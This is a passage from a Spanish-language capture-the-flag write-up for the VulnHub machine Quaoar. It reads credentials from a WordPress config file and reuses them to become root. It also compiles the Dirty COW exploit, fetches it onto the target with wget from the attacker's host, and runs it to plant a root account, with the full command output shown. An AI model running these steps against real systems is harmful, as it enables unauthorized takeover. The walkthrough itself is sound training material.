/** MySQL database password */
define('DB_PASSWORD', 'rootpassword!');

/** MySQL hostname */
define('DB_HOST', 'localhost');

/** Database Charset to use in creating database tables. */
define('DB_CHARSET', 'utf8');

/** The Database Collate type. Don't change this if in doubt. */
define('DB_COLLATE', '');
/** */
define('WP_HOME','/wordpress/');
define('WP_SITEURL','/wordpress/');
/**#@+
 * Authentication Unique Keys and Salts.
 *
 * Change these to different unique phrases!
 * You can generate these using the {@link https://api.wordpress.org/secret-key/1.1/salt/ WordPress
 * You can change these at any point in time to invalidate all existing cookies. This will force al
 *
 * @since 2.6.0
 */
define('AUTH_KEY',         '`47hAs4ic+mLDn[-PH(7t+Q+J)L=8^ 8&z!F ?Tu4H#JlV7Ht4}Fsdbg2us1wZZc');
define('SECURE_AUTH_KEY',  'g#vFXk!k|3,w30.VByn8+D-}-P(]c1oI|&BfmQqq{)5w)B>$?5t}5u&s)#K1@{%d');
define('LOGGED_IN_KEY',    '[];!?pt}0$ei+>sS9x+B&$iV~N+3Cox-C5zT|,P-<0YsX6-RjNA[WTz-?@<F[O@T');
define('NONCE_KEY',        '7RFLj2-NFkAjb6UsKvnN+1aj<Vm++P9<D~H+)l;|5?P1*?gi%o1&zKaXa<]Ft#++');
define('AUTH_SALT',        'PN9aE9`#7.uL|W8}pGsW$,:h=Af(3h52O!w#IWa|u4zfouV @J@Y_GoC8)ApSKeN');
define('SECURE_AUTH_SALT', 'wGh|W wNR-(p6fRjV?wb$=f4*KkMM<j0)H#Qz-tu.r~2O*Xs9W3^_`c6Md+ptRR.');
define('LOGGED_IN_SALT',   '+36M1E5.MC;-k:[[_bs>~a0o_c$v?ok4LR|17 ]!K:Z8-]lcSs?EXC`TO;X3in[#');
define('NONCE_SALT',       'K=Sf5{EDu3rG&x=#em=R}:-m+IRNs<@4e8P*)GF#+x+,zu.D8Ksy?j+_]/Kcn|cn');

/**#@-*/
```

Observamos que están definidas las variables del usuario como la password y probamos si las credenciales obtenidas sirven para escalar a **root**.


```
www-data@Quaoar:/var/www/wordpress$ su
su
Password: rootpassword!

root@Quaoar:/var/www/wordpress# cat /home/wpadmin/flag.txt
cat /home/wpadmin/flag.txt
2bafe61f03117ac66a73c3c514de796e
root@Quaoar:/var/www/wordpress# cat /root/flag.txt
cat /root/flag.txt
8e3f9ec016e3598c5eec11fd3d73f6fb
root@Quaoar:/var/www/wordpress#
```

¡Y voliá! Root!

Otra forma de poder acceder como root es comprobando la versión del sistema y vemos que está desactualizado con una simple búsqueda en **Google**, ya que encontramos un exploit para elevar privilegios:

```
www-data@Quaoar:/var/www/wordpress$ uname -a
uname -a
Linux Quaoar 3.2.0-23-generic-pae #36-Ubuntu SMP Tue Apr 10 22:19:09 UTC 2012 i686 i686 i386 GNU/Linux
www-data@Quaoar:/var/www/wordpress$
```

Lo descargamos, compilamos y lo hacemos llegar a nuestro objetivo (*wget más servidor apache*, por ejemplo) para poder ejecutarlo desde allí.



https://www.exploit-db.com/exploits/40839/

```
root@kali:/home/kali/Descargas# cp 40839.c /var/www/html/
root@kali:/home/kali/Descargas# cd /var/www/html
root@kali:/var/www/html# gcc -pthread dirty.c -o dirty -lcrypt
gcc: error: dirty.c: No existe el fichero o el directorio
root@kali:/var/www/html# gcc -pthread 40839.c -o dirty -lcrypt
```

```
root@Quaoar:/var/www/wordpress# wget http://192.168.135.128/dirty
wget http://192.168.135.128/dirty
--2021-03-25 10:22:01--  http://192.168.135.128/dirty
Connecting to 192.168.135.128:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 18224 (18K)
Saving to: `dirty'

100%[======================================>] 18,224      --.-K/s   in 0s
```

```
2018-08-13 20:39:40 (230 MB/s) - `dirty' saved [16700/16700]

www-data@Quaoar:/tmp$ chmod +x dirty
chmod +x dirty
www-data@Quaoar:/tmp$ ./dirty 1r0nh4ck3rs
./dirty 1r0nh4ck3rs
/etc/passwd successfully backed up to /tmp/passwd.bak
Please enter the new password: 1r0nh4ck3rs
Complete line:
firefart:fig17JGGqP6UU:0:0:pwned:/root:/bin/bash

mmap: b7735000
madvise 0

ptrace 0
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '1r0nh4ck3rs'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
Done! Check /etc/passwd to see if the new user was created.
You can log in with the username 'firefart' and the password '1r0nh4ck3rs'.


DON'T FORGET TO RESTORE! $ mv /tmp/passwd.bak /etc/passwd
```

```
www-data@Quaoar:/tmp$ su
su
Password: 1r0nh4ck3rs

Added user firefart.

firefart@Quaoar:/tmp# id
id
uid=0(firefart) gid=0(root) groups=0(root)
firefart@Quaoar:/tmp#
```

Seguimos los pasos que vienen explicados en exploit-db y ¡voilá! Root

Fuente: https://ironhackers.es/writeups/writeup-quaoar-vulnhub/